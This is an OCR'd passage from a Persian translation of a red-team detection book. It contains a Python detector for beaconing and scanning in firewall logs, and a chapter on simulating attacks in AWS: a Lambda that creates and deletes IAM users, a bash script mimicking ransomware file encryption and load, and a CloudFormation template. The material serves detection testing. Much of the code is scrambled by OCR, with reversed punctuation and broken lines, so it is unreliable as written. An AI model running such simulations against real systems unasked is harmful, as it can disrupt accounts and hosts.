dpt_match = re.search(r'dpt=(\d+)', line)
:if spt_match and dpt_match
parsed['src_port'] = int(spt_match.group(1))
parsed['dst_port'] = int(dpt_match.group(1))
return parsed
:def analyze_timing_patterns(connections: List[Dict]) -> Dict
١
"""Analyze timing patterns in connections"""
:if not connections
return None
.Convert to pandas dataframe for analysis #
df = pd.DataFrame(connections)
df['timestamp'] = pd.to_datetime(df['timestamp'])
df = df.sort_values('timestamp')
.Calculate intervals #
٢
()intervals = df['timestamp'].diff().dt.total_seconds
} = stats
,()mean_interval': intervals.mean'
,()std_interval': intervals.std'
,()min_interval': intervals.min'
,()max_interval': intervals.max'
{
.Calculate regularity score #
/ ['stats['regularity_score'] = 1.0 - (stats['std_interval
(stats['mean_interval']
```


apsec.ir

```
.Calculate entropy score with safeguards #
۳
hist, _ = np.histogram(intervals.dropna(), bins='auto')
()probs = hist / hist.sum
probs = probs[probs > 0]
.Add safeguard for entropy calculation #
:if len(probs) <= 1
stats['entropy_score'] = 0.0
.Single probability means no randomness #
:else
entropy = -np.sum(probs * np.log2(probs))
stats['entropy_score'] = entropy / np.log2(len(probs))
return stats, df, intervals
,def generate_timing_visualization(df: pd.DataFrame, intervals: pd.Series
,alert_type: str, src_ip: str, dst_ip: str
:viz_dir: Path) -> str
"""Generate visualization for timing-based alerts"""
.Create figure with two subplots #
fig, (ax1, ax2) = plt.subplots(2, 1, figsize=(12, 8))
Plot 1: Connection intervals over time #
ax1.plot(df['timestamp'], intervals, 'b.', alpha=0.5)
ax1.set_title(f'Connection Intervals: {src_ip} -> {dst_ip}')
ax1.set_xlabel('Time')
ax1.set_ylabel('Interval (seconds)')
ax1.grid(True)
Plot 2: Interval distribution #
```

```
sns.histplot(intervals.dropna(), bins='auto', ax=ax2)
ax2.set_title('Distribution of Connection Intervals')
ax2.set_xlabel('Interval (seconds)')
ax2.set_ylabel('Count')
.Add alert details #
plt.figtext(0.02, 0.02, f'Alert Type: {alert_type}', fontsize=8)
.Generate filename based on alert details #
timestamp = datetime.now().strftime('%Y%m%d_%H%M%S')
"filename = f"{alert_type}_{src_ip}_{dst_ip}_{timestamp}.png
filepath = viz_dir / filename
.Save and close #
()plt.tight_layout
plt.savefig(filepath)
()plt.close
return str(filepath)
:def detect_scanning(connections: List[Dict]) -> Dict
"""Detect scanning patterns"""
:if not connections
return None
df = pd.DataFrame(connections)
.Analyze unique destinations per source #
})src_stats = df.groupby('src_ip').agg
,'dst_ip': 'nunique'
,'dst_port': 'nunique'
timestamp': ['count', 'min', 'max']'
()reset_index.({
```

```
[] = scanning_results
:()for _, row in src_stats.iterrows
- ['duration = (row['timestamp']['max
()row['timestamp']['min']).total_seconds
scan_rate = row['timestamp']['count'] / duration if duration > 0 else 0
if (row['dst_ip']['nunique'] > 10
and # More than 10 unique destinations
row['dst_port']['nunique'] == 1 and # Single destination port
:(scan_rate > 0.5
More than 1 attempt per 2 seconds #
})scanning_results.append
,src_ip': row['src_ip']'
,unique_targets': row['dst_ip']'
,scan_rate': scan_rate'
duration': duration'
({
return scanning_results, df
,def generate_scanning_visualization(df: pd.DataFrame, src_ip: str
:viz_dir: Path) -> str
"""Generate visualization for scanning alerts"""
.Filter for the specific source IP #
src_df = df[df['src_ip'] == src_ip]
.Create figure with three subplots #
fig, (ax1, ax2, ax3) = plt.subplots(3, 1, figsize=(12, 12))
Plot 1: Scanning pattern over time #
ax1.scatter(src_df['timestamp'], src_df['dst_ip'], alpha=0.5, s=20)
```


apsec.ir

```
ax1.set_title(f'Scanning Pattern from {src_ip}')
ax1.set_xlabel('Time')
ax1.set_ylabel('Target IP')
ax1.tick_params(axis='y', rotation=45)
Plot 2: Target IP frequency #
()target_counts = src_df['dst_ip'].value_counts
target_counts.plot(kind='bar', ax=ax2)
ax2.set_title('Target IP Frequency')
ax2.set_xlabel('Target IP')
ax2.set_ylabel('Number of Attempts')
ax2.tick_params(axis='x', rotation=45)
Plot 3: Time between scans #
()scan_intervals = src_df['timestamp'].diff().dt.total_seconds
sns.histplot(scan_intervals.dropna(), bins='auto', ax=ax3)
ax3.set_title('Distribution of Scanning Intervals')
ax3.set_xlabel('Interval (seconds)')
ax3.set_ylabel('Count')
.Generate filename #
timestamp = datetime.now().strftime('%Y%m%d_%H%M%S')
"filename = f"SCANNING_{src_ip}_{timestamp}.png
filepath = viz_dir / filename
.Save and close #
()plt.tight_layout
plt.savefig(filepath)
()plt.close
return str(filepath)
```


apsec.ir

```
:def analyze_traffic(log_file: str = DEFAULT_LOG_FILE)
"""Main analysis function"""
print(f"\nStarting analysis of {log_file}...")
.Create visualization directory #
viz_dir = Path("traffic_visualizations")
viz_dir.mkdir(exist_ok=True)
print("Created visualization directory")
.Load and parse logs #
print("Reading log file...")
[] = connections
:try
:with open(log_file, 'r') as f
:for line in f
:if 'CEF:' in line
parsed = parse_cef_log(line)
:if parsed
connections.append(parsed)
:except FileNotFoundError
print(f"Error: {log_file} not found in current directory")
return
:if not connections
print("No valid log entries found")
return
print(f"Parsed {len(connections)} valid log entries")
.Group connections by source-destination pairs #
print("Grouping connections by source-destination pairs...")
```

```
pair_connections = defaultdict(list)
:for conn in connections
key = (conn['src_ip'], conn['dst_ip'])
pair_connections[key].append(conn)
print(f"Found {len(pair_connections)} unique source-destination pairs")
[] = alerts
.Analyze each source-destination pair #
٤
print("\nAnalyzing connection patterns...")
pair_count = 0
:()for (src, dst), conns in pair_connections.items
pair_count += 1
:if len(conns) < 10
Minimum connections for analysis #
continue
)print
,"f"\rAnalyzing pair {pair_count}/{len(pair_connections)}: {src} -> {dst}
("=end
timing_stats, df, intervals = analyze_timing_patterns(conns)
.Check for suspicious timing patterns #
٥
:if timing_stats['regularity_score'] > 0.9
print(f"\nDetected beaconing pattern: {src} -> {dst}")
,viz_file = generate_timing_visualization(df, intervals
,'SUSPICIOUS_BEACONING'
(src, dst, viz_dir
```

```
})alerts.append
,()timestamp': datetime.now().isoformat'
,'alert_type': 'SUSPICIOUS_BEACONING'
,src_ip': src'
,dst_ip': dst'
,details': timing_stats'
,'reason': 'Highly regular connection pattern detected'
visualization': viz_file'
({
:if timing_stats['entropy_score'] > 0.9
print(f"\nDetected randomization pattern: {src} -> {dst}")
)viz_file = generate_timing_visualization
(df, intervals, 'SUSPICIOUS_RANDOMIZATION', src, dst, viz_dir
})alerts.append
,()timestamp': datetime.now().isoformat'
,'alert_type': 'SUSPICIOUS_RANDOMIZATION'
,src_ip': src'
,dst_ip': dst'
,details': timing_stats'
,'reason': 'Artificially random connection pattern detected'
visualization': viz_file'
({
print("\n\nChecking for scanning behavior...")
.Check for scanning behavior #
scanning_results, scan_df = detect_scanning(connections)
:if scanning_results
```


apsec.ir

```
:for result in scanning_results
print(f"Detected scanning from: {result['src_ip']}")
,viz_file = generate_scanning_visualization(scan_df
,result['src_ip']
(viz_dir
})alerts.append
,()timestamp': datetime.now().isoformat'
,'alert_type': 'SCANNING_DETECTED'
,src_ip': result['src_ip']'
,details': result'
:'reason'
,"f"Rapid scanning pattern detected ({result['unique_targets']} targets)
visualization': viz_file'
({
.Output alerts as JSON #
print("\nAnalysis complete!")
:if alerts
print(f"\nFound {len(alerts)} alerts:")
print(json.dumps(alerts, indent=2))
:else
print("\nNo alerts generated")
:"__if __name__ == "__main
analyze_traffic(DEFAULT_LOG_FILE)
```

فهرست ۹-۳: شناسایی الگوهای ترافیک مشکوک در گزارش‌های فایروال

اگر از نام فایل گزارش متفاوتی استفاده می‌کنید، مطمئن شوید که متغیر DEFAULT_LOG_FILE را در کد قبل از اجرای آن تغییر دهید. هنگامی که این تشخیص‌دهنده را علیه گزارش‌های تولیدشده اجرا می‌کنید، چندین الگوی مشکوک را به‌عنوان نقاط پرت آماری با استفاده از اکتشافاتی مانند انحراف معیار، آنتروپی، و میانگین بازه‌های اتصال برای

علامت‌گذاری رفتار ناهنجار شناسایی خواهد کرد. اندازه‌گیری‌های رفتاری معمولاً در بلندمدت از نشانگرهای ایستا بهتر عمل می‌کنند.

کد با ایجاد یک data frame pandas از ورودی‌های گزارش تجزیه‌شده شروع می‌شود، و مُهر زمانی، آدرس‌های IP، و اطلاعات پورت را برای تحلیل آماری سازماندهی می‌کند ۱. سپس چندین آمار—شامل بازه‌های زمانی بین اتصالات، انحراف معیار، و میانگین، حداقل، و حداکثر بازه‌ها—را برای ایجاد یک خط پایه محاسبه می‌کند ۲.

بخشی از خط پایه شامل یک امتیاز منظم بودن است، که اندازه‌گیری می‌کند الگوهای زمان‌بندی اتصال چقدر قابل پیش‌بینی هستند. یک امتیاز منظم بودن نزدیک به ۱,۰ نشان‌دهنده بازه‌های بسیار سازگار است، که یک نشانه بالقوه از beaconing خودکار است. کد همچنین آنتروپی را محاسبه می‌کند، که تصادفی بودن در بازه‌های اتصال را اندازه‌گیری می‌کند ۳. در حالی که این معیارها ممکن است مشابه به نظر برسند، منظم بودن بر قابلیت پیش‌بینی زمان‌بندی متمرکز است، در حالی که آنتروپی توزیع کلی بازه‌ها را اندازه‌گیری می‌کند. یک امتیاز آنتروپی بالا می‌تواند نشان‌دهنده

زمان‌بندی تصادفی‌شده مصنوعی باشد که برای فرار از تشخیص الگوی ساده طراحی شده است. با هم، این معیارها تصویر کامل‌تری از الگوهای ترافیک عادی در مقابل مشکوک ارائه می‌دهند.

برای هر جفت منبع-مقصد با اتصالات کافی، کد الگوهای زمان‌بندی را تحلیل می‌کند ٤. آستانه‌های تشخیص از مقادیر تا حدودی دلبخواهی بر اساس الگوهای حمله رایج استفاده می‌کنند؛ برای مثال، یک امتیاز منظم بودن بالای ۰,۹ یک هشدار beaconing را فعال می‌کند، در حالی که یک امتیاز آنتروپی بالای ۰,۹ یک هشدار تصادفی‌سازی را فعال می‌کند ٥. می‌توانید این آستانه‌ها را برای افزایش یا کاهش حساسیت بر اساس محیط خود تنظیم کنید. در ترافیک کاربر معمولی، زمان‌بندی اتصال تمایل دارد نیمه‌یکنواخت باشد (یعنی نه واقعاً تصادفی و نه کاملاً سازگار)، و هر دو منظم بودن بالا و آنتروپی بالا را به‌قدر کافی غیرعادی می‌کند تا ارزش بررسی داشته باشند.

می‌توانید تشخیص‌دهنده را در همان دایرکتوری کاری pa_traffic.log اجرا کنید:

```
python3 ./network-ttp-detector-1.1.py %
```

شکل ۹-۳ خروجی نمونه با سه هشدار را نشان می‌دهد.



Figure 9-3: Sample output from the network TTP detector

شکل ۹-۳: خروجی نمونه از تشخیص‌دهنده TTP شبکه

همچنین هیستوگرام‌هایی در پوشه traffic_visualizations پیدا خواهید کرد که الگوهای زمان‌بندی برای هر تهدید شناسایی‌شده را نشان می‌دهند. برای beaconing منظم بدون تصادفی‌سازی، همان‌طور که در شکل ۹-٤ نشان داده شده است، توجه کنید که بازه‌های اتصال چقدر یکنواخت هستند.




Figure 9-4: Beaconing without randomization

شکل ۹-٤: Beaconing بدون تصادفی‌سازی

برای ایمپلنت‌هایی که از beaconing تصادفی‌شده استفاده می‌کنند، نشان داده‌شده در شکل ۹-۵، تشخیص‌دهنده آنتروپی را بر اساس انحراف معیار محاسبه می‌کند.




Figure 9-5: Beaconing with randomization

شکل ۹-۵: Beaconing با تصادفی‌سازی

با این حال، حتی ترافیک عادی به همان مقصد و پورت ممکن است واقعاً تصادفی نباشد، و منجر به مثبت‌های کاذب شود که نمی‌توانید بدون اندازه‌گیری پروفایل ترافیک هر tuple در طول عملیات عادی آن‌ها را کاهش دهید. افزودن قابلیت مقایسه خط پایه نیازمند آزمایش علیه گزارش‌های واقعی با یک میزبان هدف، با استفاده از هر ایمپلنتی با بازه‌های اتصال تصادفی‌شده است. در حالی که راه‌حل ما کامل نیست، به مدافعان یک نقطه شروع برای شناسایی الگوهای زمان‌بندی مشکوک می‌دهد.

توجه داشته باشید که این راه‌حل از انحراف معیار استفاده می‌کند چون قابل‌فهم‌ترین اکتشاف رایج است. اگر داده‌های گزارش سطح تولید شما یک توزیع نرمال را نشان نمی‌دهند، ممکن است به‌جای آن از دامنه بین‌چارکی (IQR) استفاده کنید، که گسترش ۵۰ درصد میانی داده‌های شما را با نگاه به فاصله بین صدک ۲۵ و ۷۵ اندازه‌گیری می‌کند. بنابراین، IQR در برابر نقاط پرت و مقادیر شدید مقاوم‌تر است.

خلاصه

این فصل فراتر از توصیه‌های استاندارد engagement رفت تا شما را از طریق ابزارهای تشخیص تاکتیکی که مدافعان می‌توانند برای استفاده خودشان تطبیق دهند راهنمایی کند. اولین راه‌حلی که ساختید از توابع اشکال‌زدایی موجود Go برای تجزیه باینری‌ها برای اطلاعات ساخت، بسته‌ها، و نمادها استفاده کرد. راه‌حل دوم شامل یک تولیدکننده گزارش برای تقلید ترافیک فایروال PAN با beaconing، اسکن، و الگوهای beaconing تصادفی‌شده بود. سپس یک تشخیص‌دهنده پایتون ساختید که از تحلیل آماری مبتنی بر زمان‌بندی اتصال و محاسبات آنتروپی برای شناسایی ناهنجاری‌های ترافیک مشکوک استفاده می‌کند.

10

EXECUTING CONTROLLED REVEALS

۱۰ اجرای افشاهای کنترل‌شده

هیچ engagement تیم قرمزی بدون یک افشای کنترل‌شده، که به‌عنوان یک آزمایش اعتبارسنجی یا بررسی تشخیص نیز شناخته می‌شود، کامل نیست. هنگامی که SOC نشانگرهای کمپین یا TTPها را از دست می‌دهد، تزریق فعالیت مصنوعی قابلیت‌های تشخیصی آن‌ها را در برابر رفتار بد شناخته‌شده اعتبارسنجی می‌کند. در این فصل، شما از CloudFormation برای استقرار عملیات IAM Lambda مشکوک و شبیه‌سازی‌های باج‌افزار استفاده خواهید کرد که آزمایش می‌کنند آیا مدافعان می‌توانند الگوهای حمله رایج را تشخیص دهند یا خیر.

طراحی عملکردی

این راه‌حل بر دو سناریوی تشخیص تمرکز دارد. اولی یک تابع AWS Lambda به خطر افتاده یا مخرب را شبیه‌سازی می‌کند که عملیات IAM مشکوک (ایجاد و حذف کاربر) انجام می‌دهد که باید هشدارهای AWS CloudTrail را فعال کند. دومی از یک نمونه EC2 در سطح رایگان در یک VPC و زیرشبکه جدید برای تکرار TTPهای باج‌افزار—مانند مصرف بالای CPU و I/O دیسک—استفاده می‌کند که معیارهای CloudWatch و گزارش‌های پایش سلامت سیستم باید تشخیص دهند. به‌عنوان یک مزیت اضافی، خود استقرار AWS CloudFormation یک فرصت تشخیص سوم را با ایجاد منابع جدیدی که مدافعان باید به‌عنوان رانش زیرساخت بالقوه علامت‌گذاری کنند ارائه می‌دهد.

هدف این آزمایشگاه ایجاد فعالیت مخرب قابل تشخیص در یک محیط پایش‌شده است. در حالی که این راه‌حل از CloudFormation برای استقرار زیرساخت آزمایشی جداگانه استفاده می‌کند، اگر از قبل به سیستم‌های هدف در یک engagement فعال دسترسی دارید، می‌توانید به‌جای آن این شبیه‌سازی‌ها را روی میزبان‌های به خطر افتاده مستقر کنید تا تشخیص را در یک محیط عملیاتی واقعی آزمایش کنید.

الزامات فنی

برای تکمیل این آزمایشگاه، به یک حساب AWS با امتیازات مدیر نیاز دارید.

معماری استقرار

شما از راه‌حل قالب مبتنی بر YAML CloudFormation در AWS (شکل ۱۰-۱ را ببینید) برای استقرار و حذف آسان این زیرساخت آزمایشی در منطقه us-east-1 استفاده خواهید کرد.




Figure 10-1: The AWS CloudFormation architecture

شکل ۱۰-۱: معماری AWS CloudFormation

این نمودار فقط زیرساخت مستقرشده را نشان می‌دهد، نه فعالیت شبیه‌سازی‌شده را. اگر CloudFormation در بازگرداندن تغییرات یا حذف یک پشته شکست بخورد، می‌توانید از نمودار به‌عنوان یک چک‌لیست برای حذف دستی هر منبع باقی‌مانده درون حساب AWS خود استفاده کنید.

شبیه‌سازی پایداری ابری با عملیات IAM Lambda

توابع AWS Lambda تزریق‌شده با فرمان یا ایجادشده به‌صورت مخرب برای مدافعان جدید نیستند. مهاجمانی با اعتبارنامه‌های موجود یا یک جلسه نقش IAM معتبر می‌توانند مستقیماً کاربران IAM را ایجاد و حذف کنند، اما استفاده از یک تابع Lambda مانند این یک منبع قابل ردیابی ایجاد می‌کند که مدافعان می‌توانند به فعالیت مشکوک مرتبط کنند.
فهرست ۱۰-۱ نحو برای ایجاد یک کاربر IAM برای شبیه‌سازی یک تابع Lambda به خطر افتاده را نشان می‌دهد، که بعداً در این آزمایشگاه برای ایجاد نشانگرها در AWS CloudTrail استفاده خواهید کرد.

```
import json

import boto3

import random

import string

import time

:def generate_random_string(length=8)

return ''.join(random.choices(string.ascii_lowercase + string.digits, k=length))
```

```
:def lambda_handler(event, context)
iam = boto3.client('iam')
.Simulate IAM user creation #
"}()username = f"simulation-{generate_random_string
:try
iam.create_user(UserName=username)
time.sleep(2) # Short delay
iam.delete_user(UserName=username)
:except Exception as e
print(f"Error in simulation: {str(e)}")
} return
,statusCode': 200'
body': json.dumps('Simulation completed')'
{
```

فهرست ۱۰-۱: شبیه‌سازی ایجاد کاربر IAM با AWS Lambda

ممکن است تعجب کنید چرا یک بازیگر تهدید از یک تابع بدون سرور برای ایجاد کاربران IAM استفاده می‌کند. یکی از دلایل این است که برخی تیم‌های DevOps و ابری از توابع پشتیبان برای اعتبارسنجی سفارشی اضافی درون فرایندهای Identity, Governance, and Administration (IGA) استفاده می‌کنند. در می ۲۰۲۵، Datadog یک الگوی حمله قابل توجه گزارش داد (https://securitylabs.datadoghq.com/articles/tales-from-the-cloud-trenches-the-attacker-doth-persist-too-much/) که در آن مهاجمان از اعتبارنامه‌های دزدیده‌شده برای ایجاد منابع Amazon API Gateway و AWS Lambda برای تولید اعتبارنامه‌های IAM بر اساس تقاضا سوءاستفاده کردند. برای ماندن در محدودیت‌های سطح رایگان AWS، این آزمایشگاه فقط از Lambda بدون API Gateway استفاده می‌کند.

به‌جای استقرار باج‌افزار واقعی، فهرست ۱۰-۲ TTPهای مرتبط، مانند مصرف بالای CPU، I/O سنگین دیسک، و فایل‌های با پسوندهای شبیه رمزنگاری را تکرار می‌کند.

```
bin/bash/!#
"log_file="/var/log/simulation.log
while true; do
timestamp=\$(date "+%Y-%m-%d %H:%M:%S")
```

داده پردازی آرین پایش

```
echo "\$timestamp Starting simulation cycle" >> \$log_file
cd /tmp
echo "\$timestamp Generating encrypted files" >> \$log_file
for i in {1..100}; do
dd if=/dev/urandom of="data_\${i}.txt" bs=1K count=500 2>/dev/null
"mv "data_\${i}.txt" "data_\${i}.encrypted
done
echo "\$timestamp Starting CPU stress test" >> \$log_file
stress-ng --cpu 1 --io 1 --timeout 180s
echo "\$timestamp Completed CPU stress test" >> \$log_file
echo "\$timestamp Starting disk activity simulation" >> \$log_file
for i in {1..5}; do
dd if=/dev/urandom of=/tmp/large_file_\${i} bs=1M count=20 2>/dev/null
sync
sleep 2
done
.Leave in here if you want to DFIR it and optionally make a ransom note #
echo "\$timestamp Cleaning up simulation files" >> \$log_file
find /tmp -name "*.encrypted" -type f -delete
*_rm -f /tmp/large_file
echo "\$timestamp Simulation cycle complete, sleeping for 15 minutes" >> \$log_file
sleep 900
done
EOF
```

فهرست ۱۰-۲: شبیه‌سازی فشار سیستم و فعالیت فایل باج‌افزار

این اسکریپت از فرمان‌های استاندارد سیستم‌عامل و بسته stress-ng برای تولید داده تصادفی و شبیه‌سازی فعالیت رمزنگاری استفاده می‌کند. در AWS، مدافعان باید نشانگرهایی مانند مصرف سریع اعتبارات محاسباتی burstable EC2، گروه‌های گزارش CloudWatch جدید، هشدارهای سلامت ناموفق، و زیرساخت جدید در حال استقرار را تشخیص دهند.

راه‌اندازی AWS CloudTrail

قبل از استقرار زیرساخت شبیه‌سازی، باید CloudTrail را برای ضبط عملیات IAM که تابع Lambda شما تولید خواهد کرد پیکربندی کنید. CloudTrail تمام فراخوانی‌های API AWS را ثبت می‌کند، شامل رویدادهای CreateUser و DeleteUser که مدافعان باید تشخیص دهند.

به‌طور پیش‌فرض، CloudTrail 90 روز تاریخچه رویداد (تا ۲۰۰,۰۰۰ ورودی) در سطح منطقه‌ای نگه می‌دارد. این رویدادها به‌طور خودکار پس از ۹۰ روز حذف می‌شوند و بسته به منطقه، ممکن است تا ۱۵ دقیقه طول بکشد تا در کنسول ظاهر شوند. اگر قصد دارید آزمایشگاه را در یک مدت طولانی انجام دهید یا می‌خواهید تغییرات تاریخی را ردیابی کنید، یک trail برای ذخیره دائمی رویدادها در S3 ایجاد کنید.

برای شروع، به سرویس CloudTrail در AWS Management Console بروید و روی Create Trail کلیک کنید. از تنظیمات پیش‌فرض استفاده کنید، که یک سبد S3 و کلید KMS برای رمزگذاری گزارش‌های trail شما ایجاد می‌کند (شکل ۱۰-۲ را ببینید).



Figure 10-2: Creating an AWS CloudTrail

شکل ۱۰-۲: ایجاد یک AWS CloudTrail

یک نام برای trail خود وارد کنید و سپس از گزینه‌های پیش‌فرض برای صفحه‌های بعدی برای استقرار trail برای حساب و منطقه خود استفاده کنید. به خاطر داشته باشید که ذخیره‌سازی KMS و S3 رایگان نیست، بنابراین مطمئن شوید که این منابع را پس از آزمایشگاه حذف کنید اگر قصد ندارید از آن‌ها در بلندمدت استفاده کنید.

خودکارسازی استقرار با CloudFormation

با پیکربندی CloudTrail برای ضبط رویدادها، آماده استقرار زیرساخت شبیه‌سازی هستید. فهرست ۱۰-۳ قالب کامل YAML را نشان می‌دهد که VPC، تابع Lambda، نمونه EC2، نقش‌های IAM، و زیرساخت پایش را در یک پشته CloudFormation واحد ایجاد می‌کند.

```
AWSTemplateFormatVersion: '2010-09-09'
Description: 'Security Simulation Infrastructure'
--snip--
LatestAmiId: 1
Type: AWS::SSM::Parameter::Value<AWS::EC2::Image::Id<
Default: '/aws/service/ami-amazon-linux-latest/al2023-ami-kernel-default-x86_64'
Description: 'SSM parameter for latest AL2023 x86_64 standard AMI'
Resources:
 #CloudWatch Log Groups
SystemLogGroup:
Type: AWS::Logs::LogGroup
Properties:
LogGroupName: /simulation/system
RetentionInDays: 7
Tags:
 -Key: rttd
Value: simulation
RansomwareLogGroup:
Type: AWS::Logs::LogGroup
Properties:
LogGroupName: /simulation/ransomware
```

RetentionInDays: 7

Tags:

-Key: rttd

Value: simulation

#Network resources

VPC:

Type: AWS::EC2::VPC

Properties:

CidrBlock: !Ref VpcCIDR

EnableDnsHostnames: true

EnableDnsSupport: true

Tags:

-Key: Name

Value: !Sub ${AWS::StackName}-VPC

-Key: rttd

Value: simulation

InternetGateway:

Type: AWS::EC2::InternetGateway

Properties:

Tags:

-Key: rttd

Value: simulation

AttachGateway:

Type: AWS::EC2::VPCGatewayAttachment

Properties:

VpcId: !Ref VPC

apsec.ir

InternetGatewayId: !Ref InternetGateway

Subnet:

Type: AWS::EC2::Subnet

Properties:

VpcId: !Ref VPC

CidrBlock: !Ref SubnetCIDR

MapPublicIpOnLaunch: true

AvailabilityZone: !Select [0, !GetAZs '']

Tags:

-Key: Name

Value: !Sub ${AWS::StackName}-Subnet

-Key: rttd

Value: simulation

RouteTable:

Type: AWS::EC2::RouteTable

Properties:

VpcId: !Ref VPC

Tags:

-Key: rttd

Value: simulation

Route:

Type: AWS::EC2::Route

DependsOn: AttachGateway

Properties:

RouteTableId: !Ref RouteTable

DestinationCidrBlock: 0.0.0.0/0

apsec.ir

GatewayId: !Ref InternetGateway

SubnetRouteTableAssociation:

Type: AWS::EC2::SubnetRouteTableAssociation

Properties:

SubnetId: !Ref Subnet

RouteTableId: !Ref RouteTable

SimulationSecurityGroup:

Type: AWS::EC2::SecurityGroup

Properties:

GroupDescription: Security group for simulation instance

VpcId: !Ref VPC

SecurityGroupIngress:

-IpProtocol: tcp

FromPort: 443

ToPort: 443

CidrIp: !Ref VpcCIDR

-IpProtocol: tcp

FromPort: 443

ToPort: 443

CidrIp: 0.0.0.0/0

SecurityGroupEgress:

-IpProtocol: "-1"

FromPort: -1

ToPort: -1

CidrIp: 0.0.0.0/0

Tags:

apsec.ir

-Key: rttd

Value: simulation

#IAM resources

SimulationLambdaRole:

Type: AWS::IAM::Role

Properties:

AssumeRolePolicyDocument:

Version: '2012-10-17'

Statement:

-Effect: Allow

Principal:

Service: lambda.amazonaws.com

Action: sts:AssumeRole

ManagedPolicyArns:

-arn:aws:iam::aws:policy/service-role/AWSLambdaBasicExecutionRole

Policies:

-PolicyName: SimulationPolicy

PolicyDocument:

Version: '2012-10-17'

Statement:

-Effect: Allow

Action:

-iam:CreateUser

-iam:DeleteUser

-iam:CreateRole

-iam:DeleteRole

apsec.ir

Resource: !Sub arn:aws:iam::${AWS::AccountId}:user/simulation*-

Tags:

-Key: rttd

Value: simulation

EC2SimulationRole:

Type: AWS::IAM::Role

Properties:

AssumeRolePolicyDocument:

Version: '2012-10-17'

Statement:

-Effect: Allow

Principal:

Service: ec2.amazonaws.com

Action: sts:AssumeRole

ManagedPolicyArns:

-arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore

-arn:aws:iam::aws:policy/CloudWatchAgentServerPolicy

Tags:

-Key: rttd

Value: simulation

EC2InstanceProfile:

Type: AWS::IAM::InstanceProfile

Properties:

Path/ :

Roles:

! -Ref EC2SimulationRole

apsec.ir

```
#Lambda function
--snip--
#EC2 instance 2
SimulationInstance:
Type: AWS::EC2::Instance
DependsOn:
-AttachGateway
-EC2InstanceProfile
-SystemLogGroup
-RansomwareLogGroup
Properties:
InstanceType: t3.micro
ImageId: !Ref LatestAmiId
SubnetId: !Ref Subnet
IamInstanceProfile: !Ref EC2InstanceProfile
SecurityGroupIds:
! -Ref SimulationSecurityGroup
BlockDeviceMappings:
-DeviceName: /dev/xvda
Ebs:
VolumeSize: 20
VolumeType: gp3
DeleteOnTermination: true
Encrypted: true
UserData:
Fn::Base64| :
```

apsec.ir

```
/!#bin/bash
dnf update -y
 #Install required packages including cronie.
dnf install -y stress-ng amazon-cloudwatch-agent cronie
cat > /opt/aws/amazon-cloudwatch-agent/bin/config.json << EOF
}
″agent} :″
″run_as_user": "root″
,{
″logs} :″
″logs_collected} :″
″files} :″
″collect_list] :″
}
″file_path": "/var/log/messages,″
″log_group_name": "/simulation/system,″
″log_stream_name": "{instance_id},″
″timestamp_format": "%b %d %H:%M:%S,″
